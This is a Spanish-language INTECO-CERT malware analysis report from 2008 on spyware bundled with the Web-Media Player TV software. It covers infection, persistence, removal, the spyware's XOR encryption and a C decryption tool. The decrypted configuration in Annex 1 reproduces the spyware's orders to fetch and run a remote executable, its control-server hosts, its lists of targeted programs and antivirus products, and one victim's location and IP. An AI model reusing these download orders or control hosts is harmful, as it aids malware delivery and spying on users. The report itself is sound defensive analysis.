

INFORME DE MALWARE SPYWARE.W32/WEBMP

Software espía en Web-Media Player

INTECO-CERT

Febrero 2008

ÍNDICE

| | |
|--|-----------|
| 1. DESCRIPCIÓN BÁSICA | 3 |
| 2. DESCRIPCIÓN TÉCNICA | 5 |
| 2.1. Método de infección | 5 |
| 2.2. Método de propagación | 6 |
| 2.3. Método de desinfección | 6 |
| 3. CONCLUSIONES | 9 |
| 4. INFORMACIÓN TÉCNICA ADICIONAL | 10 |
| ANEXO 1 - CONTENIDOS DESCIFRADOS | 12 |
| ANEXO 2 – CÓDIGO FUENTE DE LA HERRAMIENTA DECRYPT | 14 |

ÍNDICE DE FIGURAS

| | |
|---|----|
| Figura 1: Apariencia de la web para la descarga del software..... | 6 |
| Figura 2: Localización de procesos relacionados. | 7 |
| Figura 3: Introducción del comando para eliminación del proceso. | 7 |
| Figura 4: Captura del proceso de descifrado de los ficheros. | 11 |

1. DESCRIPCIÓN BÁSICA

| inteco Instituto Nacional de Tecnologías de la Comunicación | | Spyware.W32/WebMP | |
|--|---|---|----------|
| DESCRIPCIÓN: | |  | |
| <p>Software espía que se distribuye con el software para televisión a través de Internet Web-Media Player.</p> <p>Una vez instalado, envía información a una dirección remota sobre el sistema: IPs, claves del registro, etc. Para evitar ser detectado, se oculta como proceso y oculta también los ficheros que crea.</p> | | | |
| DETECCIÓN | Tipo de código | Software espía – Spyware | |
| | Fecha análisis | 07/02/2008 16:50 | |
| | Plataforma test | Windows XP Service Pack 2 | |
| | Antivirus¹ | 1 / 32 (3,125%) <i>Ver alias</i> | |
| | Fichero implicado | Web-MediaPlayer_setup.exe | |
| PROPAGACIÓN | Incluido en SW para ver televisión por Internet disponible en la red. | | |
| | Capacidad de auto-propagación | No | |
| SÍNTOMAS | Su presencia en el sistema no muestra efectos visibles para el usuario. | | |
| EFFECTOS | Envía información del sistema a una dirección remota. | | |
| | Ficheros creados | Con un nombre aleatorio, ocultos en el sistema y las siguientes terminaciones, en el directorio "c:\documents and settings\ USUARIO ² \configuración local\datos de programa\" | |
| | | .dat | _nav.dat |
| | .exe | _navup.dat | _s2m.xml |

¹ **Antivirus:** Análisis realizado con el servicio VirusTotal (<http://www.virustotal.com/>)

² **USUARIO:** Nombre del usuario en el sistema operativo

| | | | | |
|----------------------------|-------|--|----------|---------|
| | | _s2m.zl | _m2s.xml | _m2s.zl |
| Claves del registro | Clave | HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ | | |
| | Valor | Microsoft Browser Services = "C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx ³ .exe xxxx" | | |

RECOMENDACIONES

PREVENCIÓN

Mantener todo el equipo actualizado.

No instalar el software Web-Media Player en la versión descrita.

DESINFECCIÓN

1. Reiniciar en modo a prueba de fallos.
2. Identificar y eliminar los archivos y entradas del registro creados.

| | |
|-----------------|--|
| Archivos | C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx.dat C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx.exe |
|-----------------|--|

| | |
|------------------------------|---|
| Entradas del registro | HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Browser Services |
|------------------------------|---|

DETALLE DE FICHEROS RELACIONADOS

| Tipo | Nombre | SHA1 |
|-----------|---|--|
| Anfitrión | Web-MediaPlayer_setup.exe | 840a9c25cac217e6dbf3ede35b025aacf710dae0 |
| Spyware | Aleatorio (ejemplo.- ukbhoetb.exe, aiuzg.exe) | 259196cc646db644e6c66fa7df9536615e7ff238 |

URLs IMPLICADAS

| Tipo | URL |
|-----------------------------|--|
| Web de descarga herramienta | [http://]www.web-mediaplayer.com/[ELIMINADO] |

ALIASES – 07/02/08 16:50

| Antivirus | Alias |
|-------------------|--|
| Webwasher-Gateway | Trojan.Keylogger.Win32.Malware.gen!46 (suspicious) |

³ xxxx: Nombre aleatorio del fichero creado por el malware

2. DESCRIPCIÓN TÉCNICA

El malware se distribuye junto con el software para ver televisión online Web-Media Player.

URL: [http://]www.webmediaplayer.com/[ELIMINADO]

2.1. Método de infección

Instalando el software Web-MediaPlayer_setup.exe disponible en la web anterior, se instala un Spyware de nombre pseudo aleatorio que se oculta en el sistema, además de ocultar los ficheros que crea.

Estos son los principales cambios que realiza el malware en el sistema una vez infectado.

■ Archivos generados:

```
C:\documents and settings\USUARIO4\configuración local\datos de programa\xxxx5_navps.dat
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx_nav.dat
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx.dat
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx.exe
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx_navup.dat
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx_s2m.xml
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx_s2m.zl
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx_m2s.xml
C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx_m2s.zl
```

- **Claves del registro:** El malware para mantenerse en el sistema crea la siguiente entrada en el registro:

| Clave | Valor |
|---|--|
| HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ | Microsoft Browser Services = "C:\documents and settings\USUARIO\configuración local\datos de programa\xxxx.exe xxxx" |

⁴ **USUARIO:** Nombre del usuario en el sistema operativo

⁵ **xxxx:** Nombre aleatorio del fichero creado por el malware

2.2. Método de propagación

El malware no tiene un método de auto-propagación. El usuario debe descargar e instalar manualmente el software para ver televisión a través de Internet disponible en: [http://]www.web-mediaplayer.com/[ELIMINADO]



Figura 1: Apariencia de la web para la descarga del software.

2.3. Método de desinfección

AVISO:

1. Algunos de los ficheros a eliminar pueden estar ocultos o como si fueran del sistema, para poder verlos es necesario habilitar las opciones de mostrar ficheros ocultos y del sistema en las carpetas donde se encuentren.
2. Puede que algunos de los ficheros a eliminar o claves no existan.

Los siguientes pasos detallan el procedimiento a seguir para desinfectar el sistema:

1. **Terminar el proceso del Spyware:** debido a que el nombre puede variar, una forma muy efectiva de buscarlo es comparar la salida del administrador de tareas y la salida del comando tasklist tal y como se muestra en la Figura 2.Figura 1




Figura 2: Localización de procesos relacionados.

Para finalizar el proceso es necesario introducir en el CMD.EXE un task-kill con el parámetro /F y /PID con el PID del proceso, en este caso el PID es 1776 como se muestra en la Figura 3.




Figura 3: Introducción del comando para eliminación del proceso.

2. Eliminar las claves del registro:

- a. HKLM\Software\Microsoft\Windows\CurrentVersion\Run\

Valor: Microsoft Browser Services = "C:\documents and settings\USUARIO⁶\configuración local\datos de programa\XXXX⁷.exe XXXX"

3. Eliminar los ficheros:

Eliminar los siguientes ficheros, con el mismo nombre del proceso en ejecución del spyware, ubicados en la carpeta: C:\documents and settings\USUARIO\configuración local\datos de programa\

- b. XXXX_navps.dat
- c. XXXX_nav.dat
- d. XXXX.dat
- e. XXXX.exe
- f. XXXX_navup.dat
- g. XXXX_s2m.xml
- h. XXXX_s2m.zl
- i. XXXX_m2s.xml
- j. XXXX_m2s.zl

⁶ USUARIO: Nombre del usuario en el sistema operativo

⁷ XXXX: Nombre aleatorio de los ficheros creado por el malware

3. CONCLUSIONES

El malware captura información sobre el sistema infectado:

- Versión del sistema operativo
- Aplicaciones instaladas y versiones
- Direcciones IPs
- Claves del registro
- Otros datos de localización

Las principales características diferenciadoras con respecto a otro software espía son:

- Utiliza rutinas de cifrado para guardar y enviar información.
- Se oculta como proceso y oculta los ficheros que crea, para evitar ser detectado.

Debido a los mecanismos de auto-ocultación que utiliza, su eliminación en ejecución para un usuario no avanzado puede resultar compleja.

Por el contrario en modo a prueba de fallos, una vez identificados los archivos y claves del registro generadas, su eliminación es trivial.

4. INFORMACIÓN TÉCNICA ADICIONAL

Los ficheros que crea el Spyware usa un cifrado XOR por bloques basado en una cadena de caracteres.

La siguiente función de C, es una demostración de concepto del algoritmo usado:

```
int _Decrypt
(
    char          * mapped_file          ,
    unsigned int  bytes_to_copy        ,
    char          * mapped_output      ,
    char          * keystring
)
{
    unsigned int  keystring_size;
    int           i;
    unsigned char byte_key;
    unsigned char byte_decrypted;
    unsigned int  index;

    keystring_size = strlen( keystring );

    for( i = 0; i < bytes_to_copy; i++ )
    {
        index          = i % keystring_size;
        byte_key        = keystring[index];
        byte_decrypted = mapped_file[i] ^ byte_key;

        mapped_output[i] = byte_decrypted;
    }

    return 0;
}
```

Las claves de descifrado para los ficheros⁸ son:

XXXX.dat 12rtmlpmc2

XXXX_navps.dat tmlpmagic

Los contenidos descifrados se pueden encontrar en [ANEXO 1 – Contenidos descifrados](#).

⁸ **Nota:** Hay otros ficheros aparentemente cifrados en los que no se ha investigado.

La siguiente figura muestra una captura de la herramienta utilizada para descifrar los ficheros. El código fuente de la herramienta Decrypt aparece en el [ANEXO 2 – Código fuente de la herramienta decrypt](#).




Figura 4: Captura del proceso de descifrado de los ficheros.

Informe realizado por el **Laboratorio de Análisis de Malware de INTECO-CERT**.

David Reguera García

ANEXO 1 - CONTENIDOS DESCIFRADOS

spyware_navps.dat:

```
<?xml version="1.0" encoding="ISO-8859-1"?> <PERSIST_FILE  
navtime="1201892834" nb_contents="2"><POPOP_MAP/><PROCEEDED_MAP><PROCEEDED  
date="20080131" quova_country="1.60" nb_proceeded_validtime="0"  
nb_proceeded_validtime_NOcontext="0"  
nb_proceeded_total="0"/></PROCEEDED_MAP><STATS_THEMES_MAP/><STATS_POPOPS_MA  
P/></PERSIST_FILE>
```

spyware.dat:

```
<?xml version="1.0" encoding="ISO-8859-1"?> <COMPONENT_XML version="1.4"  
refresh="FIRST"><COMPONENT_MAP><COMPONENT id="0" version="1,0,8,6"  
acknowledged="YES"/><COMPONENT id="4" version="1,0,4,3"  
acknowledged="YES"><ORDER id="2385" timeout="" state="IN_WAIT" history="Q"  
acknowledged="NO" date_end="" /><ORDER id="5123" timeout="" state="IN_WAIT"  
history="Q" acknowledged="NO" date_end="" /></COMPONENT><COMPONENT id="10"  
version="1,0,0,3" acknowledged="YES"/><COMPONENT id="11" version="1,0,0,2"  
acknowledged="YES"/><COMPONENT id="12" version="1,0,0,1"  
acknowledged="YES"/><COMPONENT id="13" version="1,0,0,1"  
acknowledged="YES"/><COMPONENT id="14" version="1,0,0,1"  
acknowledged="YES" /></COMPONENT_MAP><COMPUTER><ID  
acknowledged="YES">wly8XQQ1QMKQnACRAK38ww</ID><BANNERID  
acknowledged="YES">672125</BANNERID><GROUPID  
acknowledged="YES">125</GROUPID><QUOVACOUNTRY  
acknowledged="YES">1.60</QUOVACOUNTRY><BROWSERCOUNTRY  
acknowledged="YES">0</BROWSERCOUNTRY><WINVERSION  
acknowledged="YES">5.1</WINVERSION><OSSP acknowledged="YES">Service Pack  
2</OSSP><IEMAJORVERSION  
acknowledged="YES">6.0.2900.2180</IEMAJORVERSION><IELASTPATCHID  
acknowledged="YES" /><IESP acknowledged="YES">SP2</IESP><SCREENX  
acknowledged="YES">1024</SCREENX><SCREENY  
acknowledged="YES">768</SCREENY><LASTPUBLICIP  
acknowledged="YES">88.2.222.120</LASTPUBLICIP><CONNECTIONTYPE  
acknowledged="YES">lan</CONNECTIONTYPE><CHOOSENCOUNTRY  
acknowledged="YES" /><MUTATION acknowledged="YES">c:\documents and  
settings\ignacio\configuración local\datos de  
programa\ukbhoetb.exe</MUTATION><TIME_SPAN  
acknowledged="YES">0/00/00/00</TIME_SPAN><AOL acknowledged="YES" /><NUMS  
acknowledged="YES" /><NAVTIME acknowledged="YES" /><SUSPENDEED  
acknowledged="YES" /><BROADBAND acknowledged="YES">1</BROADBAND><SPEED  
acknowledged="YES">default</SPEED><FIREFOX  
acknowledged="YES">0</FIREFOX><REACTIVATION  
acknowledged="YES" /><ALLOW_UNINSTALL  
acknowledged="YES">0</ALLOW_UNINSTALL><UNINSTALL_BATCH_PATH  
acknowledged="YES" /><FIRST_NAVI_NAME acknowledged="YES" /><DBID  
acknowledged="YES">56290052</DBID><ANTIVIRUS  
acknowledged="YES">NO_ANTIVIRUS</ANTIVIRUS><VIRTUALMACHINE  
acknowledged="YES">1</VIRTUALMACHINE><DTVALUE  
acknowledged="YES">FF070080C1FF</DTVALUE><HTTPEXENAME  
acknowledged="YES">EXPLORER.EXE</HTTPEXENAME><INSTALL_DATE
```



Instituto Nacional
de Tecnologías
de la Comunicación

```
acknowledged="YES">200802061020</INSTALL_DATE><CITY
acknowledged="YES">Ponferrada</CITY><ISO_COUNTRY
acknowledged="YES">ES</ISO_COUNTRY></COMPUTER><ORDER_MAP><ORDER id="1021"
component_id="2" versmin="1,0,2,8" versmax="" priority="0" timeout=""
exec_context="0" running_mode="0" list_type="0" country_list="ALL"
date_begin="" date_end="">
    <PROPERTY_PUT name="Action">
        <PARAM>MUTE</PARAM>
    </PROPERTY_PUT>
    <PROPERTY_PUT name="Urlmuteddownload">
        <PARAM>http://sa.secure-
firewall.com/binaries/1/mslagent.exe_1,0,1,6</PARAM>
    </PROPERTY_PUT>
    <PROPERTY_PUT name="Containerpath">
        <PARAM>_WINDOWS_DIR_\mslagent\mslagent.exe</PARAM>
    </PROPERTY_PUT>
</ORDER>
<ORDER id="2385"
component_id="4" versmin="1,0,1,9" versmax="" priority="0" exec_context="0"
running_mode="0" resident="1" timeout="" task_id="4"
order_date="200502151555" list_type="0" country_list="ALL" date_begin=""
date_end="">
    <METHOD name="Scoring">
        <PARAM>672125</PARAM>
    </METHOD>
</ORDER>
<ORDER id="5123"
component_id="4" versmin="1,0,4,2" versmax="" priority="0" timeout=""
exec_context="0" country_list="ALL" list_type="0" running_mode="1"
date_begin="" date_end="">
    <METHOD name="UpdateXML">
        <PARAM>http://security-
updater.com/SA/PreBuildDatas/Navipromo/navipromo_490.xml.gz</PARAM>
    </METHOD>
</ORDER>
</ORDER_MAP><LAST_FIRST_REFRESH>1202292344</LAST_FIRST_REFRESH><EXES_
BLACK_LIST/><ACKNOWLEDGED_MAP/><EXCEPTION_MAP/><ORDER_TEMP_MAP/><SA_DATA>
    <EXES_LIST>
MSNMSGR.EXE+EMULE.EXE+ICQ.EXE+TRILLIAN.EXE+SKYPE.EXE+FIREFOX.EXE+WAOL.EXE+M
OZILLA.EXE+OUTLOOK.EXE+MSIMN.EXE+THUNDERBIRD.EXE+SHAREAZA.EXE+EDONKEY.EXE+I
EXPLORE.EXE+EXPLORER.EXE </EXES_LIST>
    <DFILELIST> EMPTY
</DFILELIST>
    <DVALUelist> Instant Access </DVALUelist>
    <DKEYLIST> {BFC9677B-8006-4336-9D49-2C797AEFCB9E} </DKEYLIST>
    <DTYPE> 0 </DTYPE>
    <DCOUNTRIES> ALL </DCOUNTRIES>
    <DPROTECT> 0 </DPROTECT>
    <G_KN> 1 </G_KN>
    <G_KV> 1
</G_KV>
    <G_F> 2 </G_F>
    <G_M> 1 </G_M>
    <G_P> 1
</G_P>
    <NB_FIRST_REFRESH_FAILED_TO_SUICIDE> 250
</NB_FIRST_REFRESH_FAILED_TO_SUICIDE>
    <NB_SECOND_REFRESH> 0
</NB_SECOND_REFRESH>
    <RUN_ORDER_DELAY> 120 </RUN_ORDER_DELAY>
    <SECOND_REFRESH_DELAY> 300 </SECOND_REFRESH_DELAY>
    <PATH_INSTALL> WIN\TEMP\ </PATH_INSTALL>
    <ACKNOWLEDGE> OK
</ACKNOWLEDGE>
    <INSTALLDIR> wintrim </INSTALLDIR>
    <SA_URL>
security-updater.com </SA_URL>
    <FIRST_REFRESH_DELAY> 172800
</FIRST_REFRESH_DELAY>
    <VISIBLE_GROUPS> +157+158+159+160+161+162+
</VISIBLE_GROUPS>
    <CHECK_FOR_URGENT_UPDATES_DELAY> 43200
</CHECK_FOR_URGENT_UPDATES_DELAY>
    <URGENT_UPDATES_ACTIVE_LIST>
Norton+Kaspersky+NOT_SUPPORTED+Symantec+Bitdefender+AVG+Avast+Antivir
+Avira+Panda+Nod32 </URGENT_UPDATES_ACTIVE_LIST>
    </SA_DATA>
</COMPONENT_XML>
```

ANEXO 2 – CÓDIGO FUENTE DE LA HERRAMIENTA DECRYPT

```

/*
   Decrypt 1.0 - By David Reguera Garcia, INTECO-CERT
   david.reguera@inteco.es /
*/

#include <stdio.h>
#include <stdlib.h>

#define NR_FILE_TO_DECRYPT 1
#define NR_FILE_TO_DUMP 2
#define NR_KEY 3
#define NR_MIN_ARGS 4

/* #define KEYSTRING "tmlpmagic" */
/* #define KEYSTRING "12rtmlpmc2" */

int Decrypt ( int, char ** );
int _Decrypt ( char *, unsigned int, char *, char * );
int OpenNecFiles ( char **, FILE **, FILE ** );
char * CreateMappedFile ( FILE *, unsigned int * );
int CopyFileToBuffer ( char *, unsigned int, FILE * );

int main( int argc, char * argv[] )
{
    int returnf;

    printf
    (
        "\n"
        " +-----+-----+\n"
        " | Decrypt 1.0 - By INTECO-CERT | \n"
        " | contacto@cert.inteco.es | \n"
        " +-----+-----+\n"
        "\n"
    );

    returnf = Decrypt( argc, argv );

    return returnf;
}

int Decrypt( int argc, char * argv[] )
{
    FILE * file_to_decrypt;
    FILE * file_to_dump;
    char * mapped_file;
    char * mapped_output;
    unsigned int mapped_file_size;
    int returnf;

    if ( argc < NR_MIN_ARGS )
    {

```

```
    printf
    (
        " Error: Syntax: Decrypt input_file output_file key.\n"
    );

    return -1;
}

if ( OpenNecFiles( argv, & file_to_decrypt, & file_to_dump ) == -1 )
    return -1;

mapped_file = CreateMappedFile( file_to_decrypt, & mapped_file_size );
if ( mapped_file == NULL )
    returnf = -1;
else
{
    mapped_output = calloc( 1, mapped_file_size );
    if ( mapped_output == NULL )
    {
        puts( " Error: asignando memoria dinamicamente.\n" );
        returnf = -1;
    }
    else
    {
        returnf = _Decrypt( mapped_file, mapped_file_size,
mapped_output, argv[NR_KEY] );
        if ( returnf == 0 )
        {
            if ( fwrite( mapped_output, mapped_file_size, 1,
file_to_dump ) != 1 )
            {
                puts( " Error: escribiendo volcado." );

                returnf = -1;
            }
            else
                printf( " Write decrypted dump in: %s\n",
argv[NR_FILE_TO_DUMP] );
        }
        free( mapped_output );
    }

    free( mapped_file );
}

fclose( file_to_decrypt );
fclose( file_to_dump );

return returnf;
}

int OpenNecFiles
(
    char * argv[ ] ,
    FILE ** file_to_decrypt ,
    FILE ** file_to_dump
```

```
)
{
    * file_to_decrypt = fopen( argv[NR_FILE_TO_DECRYPT], "rb" );
    if ( * file_to_decrypt == NULL )
    {
        perror( " Error" );
        return -1;
    }

    * file_to_dump = fopen( argv[NR_FILE_TO_DUMP], "w" );
    if ( * file_to_dump == NULL )
    {
        fclose( * file_to_decrypt );
        return -1;
    }

    return 0;
}

int _Decrypt
(
    char          * mapped_file          ,
    unsigned int  bytes_to_copy        ,
    char          * mapped_output       ,
    char          * keystring           ,
)
{
    unsigned int  keystring_size;
    int           i;
    unsigned char  byte_key;
    unsigned char  byte_decrypted;
    unsigned int   index;

    keystring_size = strlen( keystring );

    for( i = 0; i < bytes_to_copy; i++ )
    {
        index          = i % keystring_size;
        byte_key        = keystring[index];
        byte_decrypted = mapped_file[i] ^ byte_key;

        mapped_output[i] = byte_decrypted;
    }

    return 0;
}

char * CreateMappedFile( FILE * file, unsigned int * mapped_file_size )
{
    unsigned long  old_position;
    unsigned long  file_size;
    char          * mapped_file;

    old_position = ftell( file );
    if ( old_position == -1 )
    {
        perror( " Error" );
    }
}
```

```
        return NULL;
    }

    if ( fseek( file, 0L, SEEK_END ) == -1 )
    {
        perror( " Error" );
        return NULL;
    }

    file_size = ftell( file );
    if ( file_size == -1 )
    {
        perror( " Error" );
        return NULL;
    }

    if ( fseek( file, old_position, SEEK_SET ) == -1 )
    {
        perror( " Error" );
        return NULL;
    }

    * mapped_file_size = file_size;

    mapped_file = calloc( 1, (size_t) mapped_file_size );
    if ( mapped_file != NULL )
    {
        if ( CopyFileToBuffer( mapped_file, * mapped_file_size, file ) == -
1 )
        {
            free( mapped_file );
            mapped_file = NULL;
        }
    }

    return mapped_file;
}

int CopyFileToBuffer
(
    char          * mapped_file          ,
    unsigned int  mapped_file_size      ,
    FILE          * file
)
{
    unsigned long  old_position;

    old_position = ftell( file );
    if ( old_position == -1 )
    {
        perror( " Error" );
        return -1;
    }

    if ( fseek( file, 0L, SEEK_SET ) == -1 )
    {
        perror( " Error" );
```

```
        return -1;
    }

    if ( fread( mapped_file, mapped_file_size, 1, file ) != 1 )
    {
        printf( " Error: Mapeando fichero de %d bytes", mapped_file_size );
        if ( feof( file ) != 0 )
            printf( ", se ha llegado al final del fichero" );
        puts( ".\n" );

        return -1;
    }

    if ( fseek( file, old_position, SEEK_SET ) == -1 )
    {
        perror( " Error" );
        return -1;
    }

    return 0;
}

/* EOF */
```